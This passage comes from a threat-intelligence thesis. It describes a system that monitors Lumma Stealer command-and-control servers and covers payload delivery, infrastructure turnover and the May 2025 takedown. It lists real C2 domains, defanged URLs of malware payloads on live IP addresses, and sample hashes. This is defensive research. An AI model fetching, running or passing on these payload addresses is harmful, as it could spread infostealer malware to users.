Figure 29: Heatmap of daily C2 interactions from May 1st to May 8th, 2025, highlighting the emergence and disappearance of domains over time.

The color scale is defined as follows:

- Dark red (`#e93e3a`): 7 or more interactions;
- Red-orange (`#ed683c`): 6 to 7 interactions;
- Orange (`#f3903f`): 4 to 5 interactions;
- Yellow (`#fdc70c`): 2 to 3 interactions;
- Light yellow (`#fdc70c`): 0 to 1 interaction.

This visualization provides a quick overview of the life cycle and the volatility of the C2 infrastructure during the observed period.

4.7.4 MaaS Distribution

The histogram shown in the image (Fig. 30) is generated using the AnyChart JavaScript library and illustrates the distribution of payloads delivered through the `get_message` command by individual clients of the Lumma Stealer MaaS platform, identified via their `lid` or `uid`. The data cover the period between 1 May and 8 May 2025.




Figure 30: Histogram showing the distribution of payloads delivered by Lumma Stealer clients between May 1st and 8th, 2025.

Each bar represents the number and type of payloads (URLs, DLLs, PS1s, EXEs) served by the C2 infrastructure on behalf of a specific customer. Most of the observed payloads are delivered as URLs, suggesting that many customers prefer to reference external resources rather than embedding files directly in the response. Although both methods allow operators to control the final payload, using URLs reduces the configuration size and simplifies management. This makes URL-based deployment a simple and operationally cost-effective choice for second-stage deployment.

This visualization allows analysts to associate specific delivery behaviors with customer identifiers, supporting campaign correlation, infrastructure mapping, and attribution efforts. It also highlights the modular nature of the Lumma Stealer back-end, where payloads are selectively distributed per customer, in line with the operational model of a typical MaaS platform.

5. Experimental results

At the time of writing, the MongoDB database contains a total of 387 documents labeled as `TheTrackerShowC2`, within which 324 `TheTrackerShowRealInteraction` records have been saved across all monitored C2 domains. These documents represent actual interaction attempts performed by the system during its operational phase.

Due to project timelines, the deployment of *TheTrackerShow* into production began only in early April 2025. This delay meant that the system was unable to capture live activity related to version 4 of the Lumma Stealer malware, which had already stopped operations at that time (see Section 3.7). However, the system successfully recorded data related to later versions, including version 6.3, providing a solid foundation for experimental analysis.

It is important to note that for intellectual property and operational confidentiality reasons, the complete data set collected at run-time cannot be disclosed. However, selected samples are presented throughout this section to support specific hypotheses, confirm analytical interpretations, and illustrate how the system behaves in real-world scenarios. The following pages include visualizations, aggregated metrics, and focused observations drawn from actual C2 communications.

The first graph (Fig. 31) provides a view of the ten most active C2 domains observed during the monitored period. All these domains are exclusively linked to Lumma Stealer version 6.3, as indicated by the uniform green color. The absence of any domains associated with version 4 further confirms that this version was no longer active at the time of deployment. This observation aligns with earlier considerations on timing and justifies the focus on more recent malware variants in the experimental results that follow.




Figure 31: Top 10 most active C2 domains observed during the data collection phase.

To complement this initial overview, a broader representation of the entire C2 network was constructed. However, visualizing the entire network in a single static image proved to be challenging due to the density and structural complexity of the graph. To better capture the evolving nature of the infrastructure, a sequence of images (Ref. [53]) was generated to illustrate the temporal progression of domain discovery and activity.

Although the visual rendering remains relatively basic, it nonetheless reveals significant structural dynamics. The continuous appearance and expiration of the C2 nodes contribute to a constant reshaping of the network, resulting in an infrastructure in perpetual flux, similar to a coral colony that grows, retracts, and reorganizes itself over time in response to environmental stimuli. In particular, in the final images of the sequence, two distinct macrogroups of domains become clearly identifiable. This bifurcation may indicate the emergence of separate campaigns or alternatively, the presence of different clusters managed independently by multiple threat actors operating in parallel.

These structural patterns become even more meaningful when correlated with external events that affect the ecosystem. As highlighted in the image (Fig. 32), some interactions were still recorded after the Microsoft takedown event on 21 May 2025 (see Section 3.10). In particular, a significant increase in activity was observed on 24 May, suggesting that part of the LummaC2 infrastructure remained operational for a short period despite the disruption. The final recorded interaction took place on 29 May, and from that point onward all known servers became unreachable, system-assigned priorities dropped to zero, and the entire infrastructure ceased responding.




Figure 32: Final interactions before and after the takedown. Last contact recorded on May 29 2025.

To better understand the temporal behavior of the infrastructure as a whole, the following image (Fig. 33) presents a heatmap of all C2 interactions recorded by *TheTrackerShow* from the beginning of the project up to the current date. Each row represents a distinct C2 domain, and each colored cell corresponds to a day in which at least one successful interaction was performed.




Figure 33: Heatmap of C2 server activity from project start to present. Each row represents a unique domain; the red line marks the Microsoft takedown on May 21, 2025.

A progressive turnover of C2 servers is observed: Most domains remain active for only a limited number of days before going offline, while some, such as `vecturar.top` and `tortoisgfe.top`, persist for longer periods. The red line marks the Microsoft takedown event that occurred on 21 May 2025. Some domains were still active on that date, and some continued to respond for

days afterward. This overview confirms that Lumma Stealer's infrastructure is highly dynamic and partially resilient. Continuous monitoring remains essential to capture its evolving behavior and adapt detection strategies accordingly.

To further analyze the behavior of the infrastructure, the following image (Fig. 34) presents the distribution of second-stage payloads associated with each `customer_id`, covering the entire project time span. The horizontal bars indicate the number and type of payloads served, classified as URL, DLL, PS1 or EXE, and grouped under each unique identifier.




Figure 34: Histogram of payload types distributed per `customer_id`. The vast majority are URLs, with rare cases of DLLs and no observed usage of EXE or PS1 files

The chart clearly shows that the vast majority of distributions were URLs, with only a few cases involving DLL files. No use of EXE or PowerShell (PS1) payloads was observed throughout the monitoring period. This confirms that second-stage malware delivery through URL is the most common method adopted by threat actors. Although this technique involves an additional outbound connection and may therefore be more detectable, it remains the most practical and flexible option from an operational perspective.

This distribution also reveals that only a subset of customer identifiers are responsible for most of the activity, suggesting the presence of more active or better-resourced actors within the overall ecosystem.

To evaluate the practical effectiveness of this approach (see Chapter 2), a concrete example is now examined. The domain `vecturar.top` was one of the most active C2 servers during the observation period. The following table (Tab. 1) reports all interactions performed by the

Interactor component of the system (see Section 4.6) against this C2. For safety reasons, the retrieved URLs have been defanged by replacing `http` with `hxxp`.

As shown in the table (Tab. 1), a total of 28 interactions were recorded against the C2 domain `vecturar.top`. These interactions highlight the dynamic nature of the infrastructure, especially when examining the evolution of second-stage payloads. The frequent variation in dropped file hashes suggests that some level of randomness is applied to payload generation, possibly to evade detection based on hashes.

A closer look at a specific client identifier, `d008a12d7a3c6348534d0a5d5a297cc49f33b9ff79`, reveals a notable change in the retrieved URL between the interaction on `2025-04-30 01:51:28.190` and the one on `2025-05-01 01:56:47.765`. This 24-hour interval suggests that the MaaS customer associated with this identifier updated the payload being distributed. Such short-term changes emphasize the importance of continuous monitoring, as different malware samples can be served by the same endpoint in close succession.

Unfortunately, the first URL was never reachable during any of the interaction attempts. The server remained offline throughout the observation window, making it impossible to determine whether the two requests referred to the same file or to different payloads. In contrast, the second URL remained accessible for at least two months and served different malware families over time.

Thanks to IntelOwl's pivoting capabilities and its analyzer for retrieving files from URIs (Ref. [54]), several second-stage payloads were obtained and analyzed directly within the IntelOwl platform. This made it possible to inspect the actual dropped files and gain a deeper insight into the payload distribution strategy.

Among the shareable samples, only those publicly available on MalwareBazaar can be disclosed. The most relevant ones are listed below, while samples derived from internal Certego intelligence remain confidential and cannot be shared:

- 18cca1b2fb73aab59c6d280c6226aa29082706f2ee8fe26bd9327a30197e0d44 (Vidar);
- e29a3db17025e34336b10d36e5dd59ff5d1ac07ada8df0cddba0d3f3db689f65 (Amadey).

These findings illustrate how a single URL can be reused to distribute different malware families over time. This reinforces the relevance of behavior-based monitoring and the need to analyze changes over time rather than relying solely on static indicators.

Based on this analysis, the graph in the image (Fig. 35) explores the relationship between each

	interaction_datetime	client_identifier	retrieved_urls	dropped_files
1	2025-04-30 01:51:28.190	d008a12d7a3c6348534d0a5d5a297cc49f33b9ff79	hxxp://185.39.17.162/mine/random.exe	
2	2025-04-30 09:07:04.278	67582ce71f707f99b9ef048f2d520942adc982f71c37ae252e64	hxxp://185.215.113.51/conhost.exe	0d24d23ac0e10f7d70f6f6ea2569df447ad121f990f77790e0e3785b35b909cd
3	2025-04-30 15:48:51.811	67582ce71f707f99b9ef048f2d520942adc982f71c37ae252e64	hxxp://185.215.113.51/conhost.exe	cbcc5691e5971b74680c93fb4ba1ec8a906849b9c19360f81f016c27256d1af4
4	2025-05-01 01:56:47.765	d008a12d7a3c6348534d0a5d5a297cc49f33b9ff79	hxxp://80.64.18.219/mine/random.exe	
5	2025-05-01 08:55:42.019	da28ec359a1167d659f5d594b8c0dbcff50f2b5b7c05	hxxp://185.215.113.51/conhost.exe	82852455c5fd630c1d038d094c9886fcc473193fe16e8184b73ed408c62e52f9
6	2025-05-01 15:52:38.183	da28ec359a1167d659f5d594b8c0dbcff50f2b5b7c05	hxxp://185.215.113.51/conhost.exe	c85bca1bfb816a7008c99b2e3af83343ab1e0445b4448b3c0bebd3ce4ee5be1b
7	2025-05-01 23:08:07.542	d008a12d7a3c6348534d0a5d5a297cc49f33b9ff79	hxxp://80.64.18.219/mine/random.exe	
8	2025-05-02 06:15:34.190	da28ec359a1167d659f5d594b8c0dbcff50f2b5b7c05	hxxp://185.215.113.51/conhost.exe	74e57b0ed0cba3eaa5983916f686650c33c354400a42feca6761ea510883cbcc
9	2025-05-02 13:07:32.111	da28ec359a1167d659f5d594b8c0dbcff50f2b5b7c05	hxxp://185.215.113.51/conhost.exe	9ad5b2c72789173c948d9ee0c6264938a63dc79d36f00d009166fbd5a51feb7a
10	2025-05-02 20:04:43.511	edc910c88c362e69f73ec309747c5473		
11	2025-05-03 03:15:19.357	b81ee526cce3eefd2b8e5f030e7aca64a8b6ed7a5f	hxxp://80.64.18.219/mine/random.exe	
12	2025-05-03 10:24:47.470	681ad90092de05103c1139e571a78e4e5273fb66f8	hxxp://80.64.18.219/mine/random.exe	
13	2025-05-03 17:01:44.346	b81ee526cce3eefd2b8e5f030e7aca64a8b6ed7a5f	hxxp://80.64.18.219/mine/random.exe	
14	2025-05-04 00:55:05.653	d008a12d7a3c6348534d0a5d5a297cc49f33b9ff79	hxxp://80.64.18.219/mine/random.exe	
15	2025-05-04 07:45:38.930	edc910c88c362e69f73ec309747c5473		
16	2025-05-04 16:37:55.422	80c4ab11bdc411d7bb7097bf553f946f2036a628c0	hxxp://80.64.18.219/mine/random.exe	
17	2025-05-04 23:45:36.171	681ad90092de05103c1139e571a78e4e5273fb66f8	hxxp://80.64.18.219/mine/random.exe	
18	2025-05-05 06:41:36.850	80c4ab11bdc411d7bb7097bf553f946f2036a628c0	hxxp://80.64.18.219/mine/random.exe	
19	2025-05-05 14:27:08.753	67582ce71f707f99b9ef048f2d520942adc982f71c37ae252e64	hxxp://185.215.113.51/conhost.exe	e9823b62eaa15e37879cc77527e1e3ffe2aeb570d826ae74d6855de6b4390672
20	2025-05-05 20:38:30.514	da28ec359a1167d659f5d594b8c0dbcff50f2b5b7c05	hxxp://185.215.113.51/conhost.exe	63c0613a0f4f23282b6bcf4cf8011424532b6df129767be4cba8c97e48f97601
21	2025-05-06 04:16:51.443	681ad90092de05103c1139e571a78e4e5273fb66f8	hxxp://80.64.18.219/mine/random.exe	
22	2025-05-06 22:30:30.150	111d6fa81aad78199a491167fa8c3226dc2b80843a	hxxp://80.64.18.219/mine/random.exe	
23	2025-05-06 22:31:12.234	6d700b534ac153134cab3fb8bec7face0c9042e597	hxxp://80.64.18.219/mine/random.exe	
24	2025-05-06 22:31:47.594	2e5ca412bcddb7602606760049cc36758639cd83b2	hxxp://80.64.18.219/mine/random.exe	
25	2025-05-06 22:32:16.903	4f8e0318ffaed56e80f9dd910aaa0805d266df521b	hxxp://80.64.18.219/mine/random.exe	
26	2025-05-07 10:14:12.416	681ad90092de05103c1139e571a78e4e5273fb66f8	hxxp://80.64.18.219/mine/random.exe	
27	2025-05-07 18:42:31.333	c888fa390594b7ef467f8b90d9622a2274d8e501b9	hxxp://80.64.18.161/mine/random.exe	
28	2025-05-08 03:48:50.580	0e62181f4ca07ab8b34e4c410a9cb674a3f7dff22e	hxxp://80.64.18.161/mine/random.exe	

Table 1: Complete Log of C2 Interactions for `vecturar.top`.

`client_identifier` and the second-stage payloads delivered, including `retrieved_urls` and `dropped_files`. A particularly interesting observation is that several client identifiers are linked to the same second-stage URLs. Although some overlap may be due to time-based changes in hosted content, as previously discussed, this behavior introduces the risk of content collisions when multiple clients are served simultaneously.




Figure 35: Relationship between client identifiers and retrieved second-stage payloads in the c2 `vecturar.top`. Note: Client identifiers such as `edc910c88c362e69f73ec309747c5473`, which never served a second-stage payload, have been omitted from the chart.

This challenges the assumption that each client identifier is assigned to a unique threat actor. It is more plausible that the identifier serves to label the source of log sales on Telegram (see Section 3.2.7), without necessarily reflecting control over the second-stage payloads.

Lastly, it is important to consider the scope of the dataset. According to the takedown disclosures published by Microsoft and ESET (see Section 3.10), approximately 3,300 C2 domains were being monitored and approximately 2,300 were taken down. Since this analysis focuses on roughly one-tenth of that scope, it cannot support definitive conclusions. However, it offers valuable information on how threat actors can structure, manage, and reuse infrastructure to

distribute various payloads within a Malware-as-a-Service ecosystem.

Conclusions

This thesis aimed to design, implement and evaluate an automated framework capable of tracking and interacting with criminal infrastructures over time, with the primary objective of supporting proactive threat intelligence operations. The core idea behind the project, *TheTrackerShow*, was to go beyond traditional reactive methodologies based solely on static malware analysis and isolated IOC extraction and instead provide a system capable of evolving with the adversary.

The experimental results have confirmed the effectiveness of this approach. One of the most significant findings concerns the high variability observed in second-stage payloads: in some cases, changes were recorded in less than 24 hours. Likewise, the underlying C2 infrastructure exhibited a high degree of volatility, with many domains appearing and disappearing in rapid succession. These observations underscore the importance of persistent monitoring to keep up with the operational dynamics of threat actors. Performing a simple analysis of a malware sample at a given point in time is insufficient to capture the larger picture. In this regard, the framework demonstrated that a more proactive strategy is both feasible and valuable. Moreover, the experimental evidence prompted a revision of the initial hypothesis regarding the meaning of the field `client_identifier`. Although it was originally assumed to be involved in orchestrating the distribution of second-stage payloads, the collected data suggest a more plausible interpretation: `client_identifier` probably refers to the customers who purchase the stolen data from the stealer, rather than to those responsible for delivering follow-up payloads.

Furthermore, the modularity of the system also opens the door to future extensions. Although this thesis focuses primarily on Lumma Stealer, efforts are currently underway to adapt the system for other malware families. The architecture has been designed with scalability in mind, making it possible to integrate multiple tracking and interaction strategies in parallel, each tailored to the behavior of a specific threat.

One of the main limitations of the current framework is its reliance on PCAP files extracted from previously detonated malware samples in a sandbox environment. These network captures are essential for the *Collector* module, which relies on them to reconstruct valid communication flows. This is particularly important in scenarios where the traffic includes unique client identifiers or

dynamically generated parameters required to correctly interact with the C2 server. However, this constraint does not apply to simpler cases, such as basic HTTP GET requests to dropzone URLs, where such identifiers are not needed. This observation suggests the possibility of extending the framework to handle simpler single-stage communication patterns, in addition to more complex multistage workflows such as those observed in Lumma Stealer.

From a personal perspective, this project has been a highly formative experience. It deepened my understanding of malware behavior and reverse engineering, while also expanding my knowledge of network protocols and traffic analysis. Designing and maintaining a complex infrastructure capable of scaling across multiple malware families required a multidisciplinary approach and provided valuable insight into real-world threat landscapes. In addition, the work offered a concrete introduction to the dynamics of threat campaigns and the challenges involved in tracking and classifying them effectively. In general, it has been a rich and demanding research experience that has contributed significantly to my academic and professional growth.

Bibliography

[1] A. Kuzior, I. Tiutiunyk, A. Zielińska, and R. Kelemen, "Cybersecurity and cybercrime: Current trends and threats", *JOURNAL OF INTERNATIONAL STUDIES*, vol. 17, pp. 220–239, Jun. 2024. DOI: 10.14254/2071-8330.2024/17-2/12.

[2] CAPE Project, *Cape documentation, Comprehensive automated programming environment*, Accessed: 2025-07-01, 2024. [Online]. Available: https://capev2.readthedocs.io/en/latest/.

[3] T. Lengyel, S. Maresca, B. Payne, G. Webster, S. Vogl, and A. Kiayias, "Scalability, fidelity and stealth in the drakvuf dynamic malware analysis system", in *ACSAC '14: Proceedings of the 30th Annual Computer Security Applications Conference*, Dec. 2014. DOI: 10.1145/2664243.2664252.

[4] CAPE Project, *Cape documentation: Monitor, Component responsible for runtime behavior collection*, Accessed: 2025-07-01, 2024. [Online]. Available: https://capev2.readthedocs.io/en/latest/usage/monitor.html.

[5] AllsafeCyberSecurity, *Awesome ghidra*, https://github.com/AllsafeCyberSecurity/awesome-ghidra, Accessed: 2025-07-01, 2024. [Online]. Available: https://github.com/AllsafeCyberSecurity/awesome-ghidra.

[6] Wikipedia contributors. "Cpuid — reserved for hypervisors (eax=4000'0000h–4ffff'fffh)". Accessed: 2025-07-01, Wikipedia. (2024), [Online]. Available: https://en.wikipedia.org/wiki/CPUID#EAX=4000'0000h-4FFFF'FFFh:_Reserved_for_Hypervisors.

[7] R. Benedek. "Lummac2 anti-sandbox technique uses trigonometry for human detection". Accessed: 2025-07-01, Outpost24. (Sep. 2023), [Online]. Available: https://outpost24.com/blog/lummac2-anti-sandbox-technique-trigonometry-human-detection/#using-trigonometry-to-detect-human-behavior.

[8] CaptWake, *Understanding the windows peb*, https://captwake.github.io/Windows-Internals/UnderstandingPEB/, Accessed: 2025-07-01, 2021.

[9] CERT-Polska, *Mtracker: Malware c2 server tracker*, https://github.com/CERT-Polska/mtracker, Accessed: 2025-07-01, 2023.

[10] c2links, *NoWhere2Hide*, https://github.com/c2links/NoWhere2Hide, Accessed: 2025-07-01, 2023.

[11] montysecurity, *C2-Tracker*, https://github.com/montysecurity/C2-Tracker, Accessed: 2025-07-01, 2023.

[12] Kaspersky. “Lumma stealer maas prices”. Accessed: 2025-07-01. (2025), [Online]. Available: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2025/04/21040847/lumma-fake1.png.

[13] Netskope. “Lumma stealer: Fake captchas and new techniques to evade detection”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.netskope.com/blog/lumma-stealer-fake-captchas-new-techniques-to-evade-detection.

[14] ESET. “Lumma stealer: A fast-growing infostealer threat”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.eset.com/blog/en/business-topics/threat-landscape/lumma-stealer-a-fast-growing-infostealer-threat/.

[15] Microsoft. “Lumma stealer: Breaking down the delivery techniques and capabilities of a prolific infostealer”. Accessed: 2025-07-01. (2025), [Online]. Available: https://www.microsoft.com/en-us/security/blog/2025/05/21/lumma-stealer-breaking-down-the-delivery-techniques-and-capabilities-of-a-prolific-infostealer.

[16] CERT-AGID. “Report sulle campagne malevole analizzate dal cert-agid nel 2024”. Accessed: 2025-07-01. (2024), [Online]. Available: https://cert-agid.gov.it/news/report-riepilogativo-sulle-tendenze-delle-campagne-malevole-analizzate-dal-cert-agid-nel-2024/.

[17] ESET. “Eset threat report h2 2024”. Accessed: 2025-07-01. (2024), [Online]. Available: https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf.

[18] ANY.RUN. “Malware trends 2024”. Accessed: 2025-07-01. (2024), [Online]. Available: https://any.run/cybersecurity-blog/malware-trends-2024/.

[19] Kaspersky Securelist. “Lumma stealer using fake captcha pages”. Accessed: 2025-07-01. (2024), [Online]. Available: https://securelist.com/lumma-fake-captcha-attacks-analysis/116274/.

[20] ESET. “Lumma stealer: A fast-growing infostealer threat”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.eset.com/blog/en/business-topics/threat-landscape/lumma-stealer-a-fast-growing-infostealer-threat/.

[21] Picus Security. “Lumma infostealer continues its github social engineering campaign”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.picussecurity.com/resource/blog/lumma-infostealer-continues-its-github-social-engineering-campaign.

[22] Fortinet. “Lumma variant on youtube: Infostealer delivered via cracked software”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.fortinet.com/blog/threat-research/lumma-variant-on-youtube.

